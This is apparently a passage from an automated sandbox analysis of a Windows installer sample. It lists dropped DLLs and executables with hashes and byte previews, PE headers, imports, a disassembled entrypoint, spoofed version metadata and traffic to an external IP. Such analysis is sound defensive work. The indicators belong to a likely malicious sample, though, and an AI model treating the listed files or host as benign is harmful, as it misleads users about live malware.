Preview:	ITSF....`.....&..'.....|.{.....".....|.{.....".`.`.....x.....T.....ITSP....T.....j..}.!.....".T.....PMGL0...../..../#IDXHDR.. ...../#ITBITS..../#STRINGS...u.a./#SYSTEM..n.S./#TOPICS.....@./#URLSTR...@.5./#URLTBL...P.p./#WINDOWS...a.L./$FlftiMain...v..../$OBJINST...[.../$WWAssociativeLi nks/..../$WWAssociativeLinks/Property...W../$WWKeywordLinks/..../$WWKeywordLinks/BTree...-.L./$WWKeywordLinks/Data...y4./$WWKeywordLinks/Map...-../$WW KeywordLinks/Property...7 ./Advanced_Phone_Operations.htm..k.l./Audio_Services.htm..W.e./Authorization_Options.htm..<.R$/Bluetooth Win7 Vista Suite help.hhc...W .Z$/Bluetooth Win7 Vista Suite help.hhk...1.../Bluetooth_Devices.htm.....V./Bluetooth_Devices_files/...//Bluetooth_Devices_files/colorschememapping.xml...=.:%/B luetooth_Devices_files/filelist.xml...B.['/Bluetooth_Devices_files/themedata.thmx..... ./Bluetooth_Settings.htm...d..\./Bluetooth_

C:\Users\user\AppData\Local\Temp\DiFxAPI.dll

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	526456
Entropy (8bit):	6.008806658212827
Encrypted:	false
SSDEEP:	12288:5sxYL+kJmoPdVp6s3EJBjCvuF17+2NdJfh:5sxwSoPdVoBjCvuF17+2NdJfh
MD5:	52672A1E48BC8BE4035D8A4F345DFE44
SHA1:	4F7EB09FF33DFACE6CE24BEB33E51D1DA5A3ABA1
SHA-256:	87BA988A4858079CADCA5EAA760482CC5F1F05830EE62BBC5FDD9BF7B181F0D0
SHA-512:	4F589CE3FC97F1DBDB575510924B5AEA58061B2D95F909456ACDB170414282A081C18CA9945E604FBCE6F17D626B02B178E66294927C5350B91072357DABAEF
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....T1...P.F.P.F.P.F7..F.P.F.P.F#Q.F7..F.P.F7..F.P.F7..F/P.F7..F.P .F7..F.P.F7..F.P.F7..F.P.F7..F.P.FRich.P.F.....PE..d.....IE....." ....$.....a.....0.....x....@.....0.....P.....`.. .....x.... .....p.....(.....text...L".....$..... ..`.data...0....@.....(.....@....pdata.....`.....0.....@..@.rsrc..... .....@..@.reloc..$.... .....@..B.....

C:\Users\user\AppData\Local\Temp\HPPrintScanDoctorDeploymentMgr.exe

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	68712
Entropy (8bit):	5.747257952291664
Encrypted:	false
SSDEEP:	768:7gR74zF0we+AyurPeX85DoCAb74WhHN9rOzOY4BsPjFjNafDGmhK:7gRMHebrPesdoCAvbhH/mRBjNv
MD5:	0D24B5089C4D15316A65E9250A9069BD
SHA1:	B8213016A9BCF8A3FF79B0CB140D969FC4005AEA
SHA-256:	F90D525CDCF3E3743B7BFC93B5EEA645CFF5CEAE9AF351B8A2B46521ED5B8684
SHA-512:	A8FA53744FEB5CE044FDB6A3311BA5D60DC923E4A2A375955C33C3971161C4CDDA100C66413DDB5AF509AE6AF4E7D9260223BC36288D48452022624D2B2BB39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A;...Z~..Z~..Z~.W2{..Z~.W2z..Z~.W2}..Z~.W2...Z~..".DZ~..Z...Z~..3w..Z~..3...Z~..Z..Z~..3|..Z~.Rich.Z~.....PE..d...a..`.....".....~...v.....q.....@.....0...../...`.....X.....4.....h.....p.....0...(...0..... .....text....|.....~..... ..`.rdata..6S.....T.....@..@.data...h.....@....pdata..4.....@..@.rsrc.....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\Local\Temp\NativeAdapter.dll

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	115840
Entropy (8bit):	6.055822744229893
Encrypted:	false
SSDEEP:	1536:aGAyFy2NpZ/wrdGlZuZ/X6HMnsOf5OlWNCA:yrdaAZX6HMnsW5OlqCA
MD5:	3CA31E349771C8E93AE7A7B57C98D7D5
SHA1:	5ABB06F1D6E3269FDFE006F7FB9B820B1253E7B0
SHA-256:	F2C59C276665763086ADD13ACA88FB07BE4C1DE8754145552A8AA88DCC5E403B
SHA-512:	E344F09DFDD80DE93C938E6B5BDB96E257D59F509631B8A3C3A8E75D73567976ED4471EADF8EA8A29F9F8226C8020D7FD2FA46B2B90D5B0DA6FDD179775ADB38
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....4.....[.....^.....K.....L.....\.....Y.....Rich.....PE..d.....N....." .....j...H.....q.....H.....@.....x.....(.....X.....H.....text...?c.....d..... ..`.nep....p.....h..... ..`.rdata..\5.....6...n.....@..@.data.....@....pdata.....@..@.rsrc.....@..@.reloc..x.....@..B.....

C:\Users\user\AppData\Local\Temp\REINSPECTED.lnk

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:25:52 1600, mtime=Sun Dec 31 23:25:52 1600, atime=Sun Dec 31 23:25:52 1600, length=0, window=hide
Category:	dropped
Size (bytes):	870
Entropy (8bit):	2.94047307262439
Encrypted:	false
SSDEEP:	12:8gl0csXUCV/tz+7RafgKD+HBXi8g/rNJkKAh4t2YCBTo8:87raRMgK6Hx945HALJT
MD5:	3471CE06A864B39D8D805088E2FDC2FA
SHA1:	92695BE78DB6B9781D52EDB08BE39C664DA8D9AE
SHA-256:	D8B2FCA51EC695F28980AFF0BD2F7AB0A6F92C42166F5FAD88205D75DBEDD2B6
SHA-512:	23BB0E68EEB3E78737D67C1F22D3F0E8F8E78EF9EA69EEDF7D332BA70FDCD8A75A4F1731651E2FCCD1660E59313151CDB753EF23FEF2E1C3D53F5F440D6839AF
Malicious:	false
Preview:	L.....F...../....P.O. .:i.....+00.../C:\.....P.1.....Users.<.....U.s.e.r.s.....T.1.....user..>.....A.r.t.h.u.r.....V.1.....AppData.@.....A.p.p.D.a.t.a.....P.1.....Local.<.....L.o.c.a.l.....N.1.....Temp..:.....T.e.m.p.....h.2.....Bedmte139.exe.L.....B.e.d.m.t.e.1.3.9...e.x.e.....\.B.e.d.m.t.e.1.3.9...e.x.e.....(.....l^".`G...3..qs.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.4.2.5.3.1.6.5.6.7.-.2.9.6.9.5.8.8.3.8.2.-.3.7.7.8.2.2.2.4.1.4.-.1.0.0.1.....

C:\Users\user\AppData\Local\Temp\Tilplant\stygial.exe

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	data
Category:	dropped
Size (bytes):	425380
Entropy (8bit):	7.853935817659541
Encrypted:	false
SSDEEP:	12288:TNX177TWqByR9zSHIrV6vq6q+n+S/1fZ6VG4u9:TNXtvWqfeVAxaSb548
MD5:	9323F6DC264633ACC08A21B3D04741CA
SHA1:	48386C6DB2306045756A0DD99F22D8A8300A2DF6
SHA-256:	0E1204F0434D0069240926990B1E4A70A8331BEAFEE059A81978379FA66816B0
SHA-512:	14F7D11AA0EDB9DF98C5288F228253F780FF5229D032E8208EEA5FFC1EE21732B0D29F74FFE3E086670329CF97A01791C55569F65A1E79B1097BD160F9A4C8C4
Malicious:	false
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L....Oa.....f...*.....4.....@..... .....@.....@..... .....text...e.....f..... ..`.rdata.....j.....@..@.data...8.....~.....@....ndata..`.....rsrc...@.....@..@..... ....

C:\Users\user\AppData\Local\Temp\Velsespladser5.tmp

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	data
Category:	dropped
Size (bytes):	85704
Entropy (8bit):	6.5058103756231835
Encrypted:	false
SSDEEP:	1536:YFq7W01QLwtoPeiWHGekz6uF2+VQdDLFdVvVRjCqrcf:kr01QLwm2fg6t2QdDpdVdM
MD5:	024442982DB5BCEA734C31B2D3D2A25C
SHA1:	F1D5EDB880CE04191E442F5A472081B263809994
SHA-256:	E176A6327774C84E9BB6AD61156A637CBFFAEB7DEABEBBDE01274C2964125A0E
SHA-512:	8AC7AF0B0208226DB8B46D18BAFF949ED3E2B65D9CFEC80BE3CCB5F113B857AC25288A056A17F74C1809469A571F93BF316DC157B02373EE42571C3A58BD09 0
Malicious:	false
Preview:	..)?:tWO.....F.....].C. As..i....$..H..f7g.....+.5[.....i...9bmo....G...5.f.W....%IZ.....K*.t..w.o&.....<...).gf7A2O.qV.....vZ..o. ...K.f..N.>Q.T.Q..^.....WY;z..U....y 10...dd8p....`MC....W]+..4.Ar%..B....x.{O..'...=..p..i..>x#.z..3...ae..?...`....E..E.fa..B..]9$k.wNb78>o...{OZ.F.2...l[.'....vu...4%..I.B.....[.Nc..J>..,.Z.H..4.N.....1....=....g%.v...<. v..!M.\P..8..c...h...wShkR.'.8r..Y.vz....(..r.....Z..(....=.$..d&..3..9/.n&M.hBAs.J~2>.k.G.at...a.x..R.L... .U..:."L..7..O(...{.....;....}....~..K.....(I....*).~.Pt.O..#r_z...GQ..%s....i..2P.l.].. [.f^.4..w....#..../T....'.G....._.....(.....Q...3p.!E..nz....e...E..H...t...0s+6!..g.`..H. h..as.HL.....Tj..}...U.;...~. f.O4..R.&.0~...Y.E..n'Ri...k..qq..y.WgC....VTw`zW6m.*.XK!..[l:}=.nP ....M.....YO_.$/2=..V...d.>./...).K6....C.oO+.w.\)+<...~>....&.....)8.J.....P.....i.....a.9....P.6....X..GEYpH...9q8vP@6.....v1Wm.....ht..z/....0.C2.....9...t4f

C:\Users\user\AppData\Local\Temp\igoAudSessionMonitor.dll

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	31712
Entropy (8bit):	6.3433279275707894
Encrypted:	false
SSDEEP:	384:eRg4lisNrETyVJqYgYhqRCMKOBQf0vSjcGrnMLWN/bptUkVXrnMQJK2TKrsBvdX9:e1eVC7s0vxGrn8WlbokVXrE2eooW
MD5:	ED2D8072113DC5CBE99A02B268754438
SHA1:	A39CD1298F70D4056835679C8E65A6668251B5DA
SHA-256:	F52203161DBD387CAD34CEA1B6551F238ACBC092D85AB1A58626BF32636D80C0
SHA-512:	B2BE621DAC9F3929C680C2F9BCF0652E1A6F0887A7099A8F74E565DB51246FDA8719049AF8A6F1A0DB811059DD8D979FB95F4D523C375EB154F82942ED26775
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-...i...i...i...`.F.o.....o.....{.....a.....j...}...h...}...l...i...V.....k.....h... ..*.h...i.B.h.....h...Richi.....PE..d....^a_......" .....0.....,.....L3.....%....`.....O.....TP.....p.....Z...!.....H....C..p..... ..... D..0.....@.....text...n/.....0..... ..`.rdata.....@.....4.....@..@.data.....`.....L.....@....pdata.....p.....N..... @..@.rsrc.....R.....@..@.reloc..H.....X.....@..B..... .....

C:\Users\user\AppData\Local\Temp\nszC32E.tmp\System.dll

Process:	C:\Users\user\Desktop\3GJ6S3Kwnb.exe

File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.853944115448146
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	3GJ6S3Kwnb.exe
File size:	425380
MD5:	6c6a52c18f0ca26d357f2b4430f31568
SHA1:	9b32a592e54100a67d907e2ad039b164961dc042
SHA256:	cbd91a64900eacff9502b5509769b33adb8472efadd2861d99fd95a06c5630be
SHA512:	043a76eb4be6164bbb6da7ed983ac5d37e8707453d18c139ead31eeda239f177b0f332f7cbd32f20cd0fb9329b8481cebd2488c0b23a892b7055f6ba9e16e78d
SSDEEP:	12288:wNX177TWqByR9zSHIrV6vq6q+n+S/1fZ6VG4u9:wNXtvWqfeVAxaSb548
TLSH:	3A94224B3B58C1F1E45A8930DD73AAF157BA6E37C9A62B471340BD9D3E31A41E80D742
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....f...*.....

File Icon

Icon Hash:	2333514d312b0c20

Static PE Info

General

Entrypoint:	0x4034f7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9AE5 [Sat Sep 25 21:55:49 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4

File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview
Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FB414A1ED5Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FB414A1ED2Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A2D8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc1000	0x10040	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6515	0x6600	False	0.661534926471	data	6.43970794855	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.45	data	5.14577456407	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20338	0x600	False	0.499348958333	data	4.01369865045	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x96000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0xc1000	0x10040	0x10200	False	0.719098231589	data	6.8222486252	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc1418	0x58c8	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0xc6ce0	0x25a8	data	English	United States
RT_ICON	0xc9288	0x2319	PNG image data, 256 x 256, 8-bit colormap, non-interlaced	English	United States
RT_ICON	0xcb5a8	0x13d6	PNG image data, 256 x 256, 4-bit colormap, non-interlaced	English	United States
RT_ICON	0xcc980	0x10a8	data	English	United States
RT_ICON	0xcda28	0xea8	data	English	United States
RT_ICON	0xce8d0	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 7844557, next used block 4498117	English	United States
RT_ICON	0xcf178	0x668	data	English	United States
RT_ICON	0xcf7e0	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xcfd48	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0xd01b0	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 605552896, next used block 8260	English	United States
RT_ICON	0xd0498	0x128	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0xd05c0	0x144	data	English	United States
RT_DIALOG	0xd0708	0x100	data	English	United States
RT_DIALOG	0xd0808	0x11c	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0xd0928	0x60	data	English	United States
RT_GROUP_ICON	0xd0988	0xae	data	English	United States
RT_VERSION	0xd0a38	0x2c8	data	English	United States
RT_MANIFEST	0xd0d00	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
LegalCopyright	MakeMusic Inc.
FileVersion	17.9.5
CompanyName	Fortune Brands Inc.
LegalTrademarks	BMC Software, Inc.
Comments	Banknorth Group, Inc.
ProductName	Newmont Mining Corporation
FileDescription	Hubbell Inc.
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 21:14:48.666367054 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:48.699784040 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:48.700046062 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:48.700726032 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:48.734178066 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:48.737128019 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:48.737332106 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:48.857964993 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:48.891511917 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:48.891675949 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:48.891891956 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.007673025 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.041443110 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.041508913 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.041858912 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.148406029 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.182027102 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.182080030 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.182327032 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.288794994 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.322735071 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.322928905 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.429542065 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.463440895 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.463819027 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.570375919 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.604088068 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.604444027 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.712022066 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.745671034 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.745872021 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.851278067 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.884716988 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:49.884879112 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:49.991821051 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.025258064 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:50.025603056 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.132890940 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.166806936 CEST	80	49782	46.30.213.33	192.168.11.20
May 10, 2022 21:14:50.167013884 CEST	49782	80	192.168.11.20	46.30.213.33
May 10, 2022 21:14:50.273098946 CEST	49782	80	192.168.11.20	46.30.213.33

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 10, 2022 21:14:50.306966066 CEST	80	49782	46.30.213.33	192.168.11.20
